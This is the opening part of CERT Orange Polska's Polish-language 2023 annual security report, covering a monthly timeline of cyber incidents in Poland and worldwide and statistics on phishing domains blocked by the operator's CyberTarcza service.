
Raport CERT Orange Polska za rok 2023



orange™

tu jest

CERT

Spis treści

Wstęp: Człowiek, Cyberbezpieczeństwo, CyberTarcza, CERT. Orange tu jest....4

Przegląd najważniejszych wydarzeń i zagrożeń w Polsce i na świecie w roku 2023...6

Nauka nie idzie w las, czyli jak razem działamy dla cyberbezpieczeństwa....13

Incydenty obsłużone przez Orange Polska w roku 2023....21

Ataki identyfikowane na łączach Orange Polska....29

Światowy krajobraz DDos-ów....36

Aktywność złośliwego oprogramowania w przestrzeni klienckiej Orange Polska...39

Złośliwe oprogramowanie w sieci mobilnej....63

2023 – rokiem Agent Tesla....67

Trendy, czyli co przewidujemy w roku 2024....71

Warto wiedzieć kto i jak atakuje w cyberprzestrzeni....72

Sztuczna inteligencja w rękach analityka – jak uczyć AI by było użyteczne....75

Quantum Computing – przyszłość technologiczna, czy zagrożenie dla bezpieczeństwa....82

Nietypowe podejście do walki z oszustami z użyciem AI....85

Samodzwoniące telefony. Triada na polskich urządzeniach....87

Hydra pod szyldem Santander....90

Czy po wprowadzeniu technologii 5G sieci mobilne staną się bezpieczniejsze?....92

Ataki na dostępne publicznie urządzenia klienckie....93

Fałszywa faktura, w środku Nanocore!....98

Nowe projekty europejskie z udziałem Orange Polska....100

Socjotechnika....102

Pomóż dziecku w sieci być bezpiecznym....102

Dlaczego ciągle łapiemy się na phishing?....103

Usługi bezpieczeństwa Orange Polska....106

SOC dla Orange CyberDefense. Chronimy Polskę, chronimy świat!....106

Next Generation SOC cyberbezpieczeństwo w służbie ciągłości działania OT....107

Glosariusz....117



Liudmila Climoc
Prezeska Orange Polska

Człowiek, Cyberbezpieczeństwo, CyberTarcza, CERT. Orange tu jest

Przed Wami 10. edycja raportu CERT Orange Polska. 10 lat minęło błyskawicznie, a krajobraz cyberzagrożeń zmienił się całkowicie. Od prostego spamu – niechcianych wiadomości zapychających naszą elektroniczną pocztę do wszechobecnej socjotechniki, wysublimowanych kampanii phishingowych i agresywnych ataków na infrastrukturę krytyczną. I oczywiście jest sieć 5. generacji.

Dokładnie 10 lat temu mierzyliśmy się z atakiem na dziesiątki tysięcy modemów polskich internautów, czasowym wyłączeniem dostępu do sieci zainfekowanych urządzeń. To zagrożenie dało początek naszej CyberTarczy i zmotywowało nas do podzielenia się z Wami tym, co robimy dla bezpieczeństwa w internecie. W kolejnym roku wydaliśmy pierwszy Raport CERT Orange Polska.

Nasze podejście do obrony przed cyberzagrożeniami również się zmieniło. Włączyliśmy do niej sztuczną inteligencję, nieustannie śledzimy i analizujemy co dzieje się w sieci, by zapewnić Wam najwyższy poziom bezpieczeństwa. Konsekwentnie rozwijamy CyberTarczę, która w ubiegłym roku zablokowała 360 tys. domen phishingowych – niemal trzykrotnie więcej niż w roku 2022. To dobra wiadomość, która oznacza niezwykłą skuteczność tej funkcjonalności. Co istotne, liczba internautów ochronionych przed utratą wrażliwych danych, czy oszczędności całego życia wyniosła 5,5 mln. To wynik podobny do zeszłorocznego, co nas cieszy, bo wskazuje on, że razem powoli zatrzymujemy rosnący od wielu lat trend. Oznacza to, że korzystacie z wiedzy, którą Wam przekazujemy.

W raporcie przeczytacie o tym, kto i jak atakuje w cyberprzestrzeni, jak korzystać z możliwości sztucznej inteligencji, a także komputerów kwantowych. O tym, jakiej metody w ubiegłym roku najczęściej używali cyberoszuści. O tym, jak i dlaczego dzwoniły same telefony i jak nie wpaść w socjotechniczną pułapkę. O tym jak rozmawiać o bezpieczeństwie w sieci z dzieckiem. A także o tym jak zapewniać cyberodporność firm.

Chcemy, aby człowiek był najsilniejszym ogniwem w cyberbezpieczeństwie. I nie chodzi tu tylko o ekspertów z tej dziedziny, ale przede wszystkim Was – internautów.

Zachęcamy Was do śledzenia naszych ostrzeżeń, piszcie na cert.opl@orange.com, jeśli w internecie zwrócicie uwagę na podejrzane strony. SMS-y, które budzą Wasz niepokój, wysyłajcie na numer 508 700 900.

Razem dbajmy o bezpieczniejszy internet.

Liudmila Climoc

Przegląd najważniejszych wydarzeń i zagrożeń w Polsce i na świecie w roku 2023

Styczeń

Atak ransomware na brytyjską pocztę — Świat

Powiązani z Rosją hakerzy przeprowadzili atak ransomware na brytyjską pocztę Royal Mail. Atak zakłócił działanie systemów wykorzystywanych do śledzenia przesyłek międzynarodowych.

Ransomware w placówce medycznej w Otwocku — Polska

13 stycznia 2023 r. doszło do ataku hakerskiego na infrastrukturę serwerową Centrum Medycznego TW-MED, w wyniku którego nieuprawniony podmiot dokonał zaszyfrowania danych zgromadzonych na serwerze w sposób uniemożliwiający Centrum Medycznemu TW-MED dostęp do danych, w tym wykonanie kopii bezpieczeństwa.

Darmowe zakupy w Żabce — Polska

Odnotowano przypadki doładowywania „żappsami" (wirtualna waluta) w nieuprawniony sposób wybranych kont użytkowników Żappki. W reakcji na te naruszenia operator aplikacji dokonał blokady kont, na których doszło do niedozwolonych aktywności.

Luty

Padł rekord ataku DDoS

Przyjęliśmy atak o wolumenie 543.9 Gbps (148.9 Mpps). Poprzedni rekord został odnotowany w marcu 2021 roku.

Zakłócenia w irańskiej telewizji państwowej podczas Święta Rewolucji — Świat

Irańscy haktywiści zakłócili państwową transmisję telewizyjną przemówienia prezydenta Iranu Ebrahima Raisiego podczas uroczystości Dnia Rewolucji. Hakerzy wyemitowali hasło „Śmierć Chameneiemu" i zachęcali obywateli do przyłączenia się do antyrządowych protestów.

Atak ransomware na system ŚKUP — Polska

W wyniku ataku, doszło do rozległej awarii systemu Śląskiej Karty Usług Publicznych. W wyniku awarii przestał działać portal, aplikacja Mobilny ŚKUP, System Dynamicznej Informacji Pasażerskiej oraz kasowniki w czytnikach kart znajdujących się w pojazdach.

Cyberatak na Centralny Szpital Kliniczny Uniwersytetu Medycznego w Łodzi — Polska

Doszło do cyberataku na system informatyczny Centralnego Szpitala Klinicznego Uniwersytetu Medycznego w Łodzi. Atak sparaliżował pracę placówki. W reakcji na incydent profilaktycznie wyłączono systemy informatyczne szpitala. „Nie doszło do wycieku danych pacjentów ani innych informacji wrażliwych" – podał szpital.

Nowe zagrożenie

Pojawienie się nowego zagrożenia o nazwie Pikabot kojarzonego z grupą hakerską TA577

Kampania na Orange

Kampania na Orange. Duża kampania z wiadomościami e-mail zawierającymi fakturę Orange, a w środku malware Nanocore.

Marzec

Cyberszpiegostwo w FBI — Świat

CISA i FBI poinformowały, że amerykańska agencja federalna była celem wielu ataków, w tym wietnamskiej grupy szpiegowskiej, w kampanii między listopadem 2022 a styczniem 2023 roku. Hakerzy wykorzystali lukę w zabezpieczeniach serwera Microsoft Internet Information Services (IIS) do zainstalowania złośliwego oprogramowania.

CERT POLSKA ostrzega o kampanii phishingowej wykorzystującej wizerunek serwisu Netflix — Polska

CERT Polska poinformował, że od dłuższego czasu obserwuje kampanię phishingową ukierunkowaną na użytkowników serwisu Netflix. Celem przestępców klasycznie było wyłudzenie dostępu do konta do serwisu Netflix oraz danych karty płatniczej.

Atak na grupę kapitałową SPECJAL — Polska

Na skutek ataku hakerskiego, w wyniku działania złośliwego oprogramowania, doszło do zaszyfrowania danych na administrowanych serwerach w firmach Grupy Kapitałowej SPECJAL.

Kampania SMS na Orange

Celem kampanii byli klienci usługi Mój Orange. Była to próba wyłudzenia danych uwierzytelniania do usługi.

Uruchomienie Zgłaszarki SMS Orange

Uruchomienie nr 508 700 900 do zgłaszania podejrzanych wiadomości.

Kwiecień

PESA Bydgoszcz informuje o incydencie bezpieczeństwa — Polska

Doszło do naruszenia infrastruktury informatycznej PESA Bydgoszcz S.A. poprzez szkodliwe oprogramowanie typu ransomware. W związku z incydentem podjęto współpracę z ekspertami zewnętrznymi w dziedzinie cyberbezpieczeństwa, celem zidentyfikowania metod i źródeł naruszenia infrastruktury informatycznej oraz zabezpieczenia środowiska IT.

Raport roczny CERT

Publikacja rocznego raportu CERT Orange Polska za 2022 r.

Zhakowano popularną, polską bramkę SMS — Polska

Incydent nieuprawnionego dostępu do danych bilingowych miał miejsce w usłudze SerwerSMS. Przestępcy uzyskali dostępy do części obecnych i archiwalnych baz danych. Podatność w systemie została zidentyfikowana i usunięta.

Maj

Udaremniony atak na ukraiński system kontroli granicznej — Świat

Powiązani z Rosją haktywiści przeprowadzili nieudany atak phishingowy na ukraiński system zarządzania przekraczaniem granicy przez ciężarówki komercyjne.

Rząd uruchomił serwis do sprawdzania wycieków danych obywateli — Polska

Jak poinformował Minister Cyfryzacji, został uruchomiony specjalny serwis dla obywateli, gdzie każdy może sprawdzić, czy jego dane wyciekły.. Zalogowanie do serwisu wymaga logowania profilem zaufanym.

Podszyli się pod prezesa spółki. Firma straciła ponad 12 tys. zł. — Polska

Jak informuje Policja, księgowa jednej z siedleckich firm otrzymała fakturę z adresu mailowego łudząco podobnego do maila swojego szefa z poleceniem jej zapłaty. Kobieta zgodnie z procedurami zapłaciła należność, która później okazała się oszustwem. Firma straciła ponad 12 tys. zł.

Ogromny wyciek danych — Polska

Ponad 6 mln rekordów zawierała opublikowana w sieci Tor baza loginów i haseł z różnych wycieków w polskim internecie. Była to prawdopodobnie najobszerniejsza baza wykradzionych haseł w ostatnich latach.

Nowa kampania GuLoadera

Niepozorne, złośliwe oprogramowanie, które w ostatnich etapach infekcji wykorzystuje kod Agent Tesla do kradzieży zachowanych danych w przeglądarkach internetowych (hasła, cookies, otwarte sesje użytkownika).

Czerwiec

Potwierdzono, że pierwszy szpital zamknięty z powodu ransomware — Świat

Szpital w Illinois stał się pierwszą placówką opieki zdrowotnej, która publicznie wymieniła atak ransomware jako główny powód zamknięcia. Atak, który miał miejsce w 2021 r., trwale sparaliżował finanse placówki.

Atak hakerski na systemy IT Olsztyna — Polska

Atak na infrastrustrukturę IT w Olsztynie, która odpowiada za obsługę pasażerów i płatności za przejazdy komunikacją, przestały działać biletomaty mobilne oraz stacjonarne, jak również system dynamicznej informacji pasażerskiej.

Lipiec

Uczestnicy szczytu NATO na celowniku hakerów — Świat

Rosyjscy hakerzy zaatakowali uczestników ostatniego szczytu NATO w Wilnie.Napastnicy wykorzystali złośliwą replikę strony internetowej Światowego Kongresu Ukrainy, aby przeprowadzić atak.

Rekordowa liczba alertów DDoS

11 lipca odnotowaliśmy najwięcej alertów związanych z atakami DDoS (ponad 3500). Wzrost ten spowodowany był zwiększoną liczbą ataków typu carpet bombing.

W Krakowie na parkingach pojawiły się fałszywe kody QR — Polska

W Krakowie na parkingach pojawiły się fałszywe kody QR prowadzące do fałszywych stron z płatnościami np. do uiszczenia opłaty parkingowej. Zeskanowanie kodu i kliknięcie na wskazany adres, prowadziło do fałszywej strony z płatnością, gdzie wykradano dane karty płatniczej. Podanie swoich danych uwierzytelniających do banku, mogło skutkować kradzieżą środków finansowych z konta i jednocześnie mandatem za brak opłacenia parkingu miejskiego.

Sierpień

Włamanie Koreańczyków do rosyjskiego producenta rakiet — Świat

Według raportów, północnokoreańscy hakerzy, w roku 2022 przez pięć miesięcy włamywali się do systemów komputerowych rosyjskiego producenta rakiet. Analitycy nie byli w stanie określić, jakie informacje mogły zostać przejęte lub przeglądane.

Stanęły kolejne pociągi. Sygnały radio-stop na kolei — Polska

Sygnał radio-stop to element bezpieczeństwa w systemie kolejowym. Po jego nadaniu wszystkie składy w okolicy zostają natychmiast zatrzymane. W sierpniu takie sygnały zostały użyte przez osoby nieupoważnione, co doprowadziło do paraliżu na kolei.

Wrzesień

Ujawniono planowane cyberataki na szczyt G20 — Świat

Indyjska firma zajmująca się cyberbezpieczeństwem odkryła plany grup hakerskich z Pakistanu i Indonezji, aby zakłócić szczyt G20 w Indiach. Oczekuje się, że haktywiści wykorzystają ataki DDoS i masowe zniekształcanie obiektu np. witryny internetowej w swoich atakach, które są przypuszczalnie najnowszym wydarzeniem w haktywistycznej bitwie między tymi narodami, zgodnie z badaniami firmy".

Rozbita zorganizowana grupa przestępcza wyłudzająca kredyty przez internet — Polska

17 osób, w wieku od 32 do 69 lat zatrzymali funkcjonariusze Centralnego Biura Zwalczania Cyberprzestępczości podczas operacji, w której udział wzięło 120 policjantów z wielu jednostek. Zatrzymane osoby podejrzane są o udział w zorganizowanej grupie przestępczej, pranie pieniędzy, oszustwa internetowe, fałszowanie dokumentacji i wyłudzanie kredytów.

Październik

Konflikt w Hamasu i Izraela w cyberprzestrzenii — Świat

Haktywiści przeprowadzili serię ataków w następstwie konfliktu rozpoczętego 7 października. Rosyjscy i irańscy haktywiści również zaatakowali izraelskie strony rządowe, natomiast hinduscy haktywiści zaatakowali strony internetowe Hamasu, wspierając Izrael.

Fałszywe mandaty za parkowanie w Warszawie — Polska

Po fałszywych lipcowych kodach QR w Krakowie, bardzo podobna metoda oszustwa pojawiła się w Warszawie. Tym razem kierowcy mogli znaleźć fałszywe mandaty za wycieraczką swojego samochodu, na mandacie umieszczony był kod QR, zeskanowanie kodu i kliknięcie na wskazany adres, prowadziło do fałszywej strony z płatnością, gdzie wykradano dane karty płatniczej.

Kopalnia kryptowalut odnaleziona w siedzibie NSA w Warszawie — Polska

Urządzenia o dużej mocy obliczeniowej wykorzystywane w obrocie kryptowalutami odkryto w siedzibie Naczelnego Sądu Administracyjnego w Warszawie. Komputery działające jako system „koparek kryptowalut" ukryte były w kanale wentylacyjnym oraz w podłodze technicznej.

Listopad

Największy atak na sieć energetyczną w Danii — Świat

Dania doświadczyła największego cyberataku w swojej historii, gdy rosyjscy hakerzy zaatakowali dwadzieścia dwa duńskie przedsiębiorstwa energetyczne. Atak, który rozpoczął się w maju 2023 roku, wydawał się być skierowany na uzyskanie kompleksowego dostępu do zdecentralizowanej sieci energetycznej Danii. Hakerzy wykorzystali krytyczną lukę i kontynuowali eksploitację niezaktualizowanych systemów, w celu utrzymania obecności w systemach.

Kampania SMS na InPost

Kolejna kampania SMS z fałszywymi wiadomościami od InPost. Atak socjotechniczny zachęcał do klikania w fałszywe linki pod pretekstem problemów z dostarczeniem przesyłki.

Powrót trojana Remcos

To jedno z najpopularniejszych zagrożeń ostatnich lat w polskiej sieci, jednak łatwe do rozpoznania.

Przestępcy wykorzystują głos Aleksandra Kwaśniewskiego do scamu — Polska

Deepfake głosu byłego prezydenta Aleksandra Kwaśniewskiego. Przestępcy używają go do uwiarygodnienia scamu na „super inwestycję". Ofiara zostaje namówiona, do zainstalowania na swoim urządzeniu złośliwego oprogramowania, pozwalając cyberprzestępcom na wszelkie możliwe operacje w tym te bankowe.

Można już zastrzec swój PESEL — Polska

Od listopada każdy obywatel może zastrzegać albo cofać zastrzeżenie numeru PESEL, jednak konsekwencje prawne takiego zastrzeżenia będą wyciągane dopiero wobec zdarzeń, które nastąpią od 1 czerwca 2024 r.

Fałszywe sklepy internetowe — Polska

Przygotowując się do żniw świątecznych, oszuści uruchamiali fałszywe sklepy internetowe polując na dane płatnicze, dane uwierzytelniające oraz na pieniądze ofiar.

Ogromny wyciek danych medycznych — Polska

Grupa ransomware RA World zagroziła ujawnieniem danych medycznych, które zostały wykradzione przed zaszyfrowaniem przez tą grupę zasobów zaatakowanej jednej z firm w Polsce.

Agent Tesla w mailach Polaków

Kolejny raz obserwujemy kampanię malware Agent Tesla, które wpada do skrzynek email Polaków. Kampania na szczęście była mało wiarygodna i można było się zorientować, że coś jest nie tak.

Grudzień

Ukraińscy hakerzy biorą odwet na rosyjskim zakładzie wodociągowym — Świat

Ukraińscy hakerzy sparaliżowali największy rosyjski zakład wodociągowy, szyfrując ponad 6000 komputerów i usuwając ponad 50 TB danych. Hakerzy twierdzili, że ich atak był odwetem za rosyjski cyberatak Kyivstar.

Duże zakłócenia sygnału GPS nad Polską — Polska

Nad północno-wschodnią Polską pojawiły się zakłócenia sygnału GPS, mogące powodować błędne wskazania urządzeń nawigacyjnych. Eksperci przypisują te anomalia działaniom wojskowym pochodzącym z Królewca.

Przestępcy publikują kolejną dużą paczkę danych z wycieku ALAB — Polska

W internecie pojawiła się kolejna „paczka" danych medycznych pacjentów pochodzących z wycieku z ALAB. Upubliczniono 220 000 nowych numerów PESEL i skojarzonych z nimi rekordów.

Złośliwa kampania SMS na Orange

Złośliwa kampania SMS, której celem jest kradzież danych poświadczających tożsamość użytkowników usług Orange.

Nagły wzrost ataków DDoS

23 grudnia nastąpił gwałtowny wzrost dziennej liczby ataków DDoS. Maksimum zostało osiągnięte 31 grudnia (1845 ataków). Największy pojedynczy atak, który mitygowaliśmy osiągnął 441 Gbps.



Nauka nie idzie w las, czyli jak razem działamy dla cyberbezpieczeństwa


Robert Grabowski

To 10. edycja naszego raportu. Poprzednie lata to nieustanne wzrosty liczby osób, które zatrzymały się na ostrzeżeniu o niebezpiecznej stronie wygenerowanym przez CyberTarczę.

Poniżej wykres pokazujący dwie linie z liczbą zablokowanych domen i unikatowych użytkowników, którzy się „złapali”.

W tym roku pierwszy raz patrzymy optymistycznie na podsumowanie, bo wzrost jest nieznaczny, a włączając w jego analizę zarówno FP (False Positive), jak i rozwój metod wykrywania można stwierdzić, że to pierwszy rok powstrzymania trendu. Trendu, który w przyszłości może przynieść spadek liczby użytkowników regularnie odwiedzających CyberTarczę.

Liczba zablokowanych domen i użytkowników, którzy się „złapali” w latach 2019-2023



Dlaczego?

Bo będzie to oznaczać, że coraz rzadziej dajecie się zwieść przestępcom, bardziej panujecie nad swoimi emocjami, korzystacie z edukacji na temat zagrożeń i dzielicie się wiedzą o ochronie przed nimi – także z innymi internautami. W konsekwencji jesteście po prostu bardziej bezpieczni!


Nie mamy złudzeń co do zmniejszenia liczby rejestrowanych złośliwych domen. Nie zatrzymamy też wszystkich oszustw sieciowych, ale liczymy na Was. Wielokrotnie pisaliśmy, że człowiek jest najsłabszym ogniwem, gdy chodzi o zabezpieczenia w sieci. Chcemy by był tym najsilniejszym.

Wierzę, że działania edukacyjne, których jest coraz więcej w polskiej przestrzeni publicznej przyniosą wymierny efekt.

Blokady coraz skuteczniejsze

Trend dominacji blokad treści phishingowych wśród wszystkich złośliwych domen i adresów IP, które są przez nas izolowane, jest bezapelacyjny. I pewnie nikogo nie zdziwi fakt, że rok 2023 to kolejny rekord. Niemal trzykrotny wzrost zarówno we wpisach pojedynczych, jak i liczby wpisów typu wildcard (po informacje na ten temat odsyłam do artykułu „CyberTarcza: Od prostej funkcjonalności do inteligentnego rozwiązania” Raport CERT 2022).

Ilość zablokowanych domen phishingowych w tys.



Scenariusze dominujących oszustw w 2023




Topowe zagrożenia 2023

Podobnie jak w ubiegłym roku „Fałszywe inwestycje” to #1 stron, na które wabieni są użytkownicy. Średniomiesięcznie to blisko 52% spośród wszystkich wizyt. Z radaru zniknęły „Fake newsy”, które ukryły się w ogólnej kategorii „Inne”, ale Oszustwo „na kupującego” cały czas utrzymuje się w topie phishingowych zagrożeń. To zdecydowany lider, jeśli chodzi o ilość tworzonych w tym celu stron (o czym na kolejnym wykresie).

Topowe zagrożenia 2023

obsłużonych przez CERT Orange Polska w 2023 r.




Fałszywe sklepy

Jeśli spojrzymy na top kategorii phishingu, pod kątem liczby zablokowanych stron, oszustwa polegające na sprowokowaniu do płatności przy sporym udziale oszustw „na kupującego” to blisko dwukrotnie większa liczba domen niż najczęściej odwiedzane fałszywe giełdy i serwisy oferujące bardzo szybki zysk bez ryzyka – a właściwie na bazie takiego sloganu „oferują” wyczyszczenie konta.

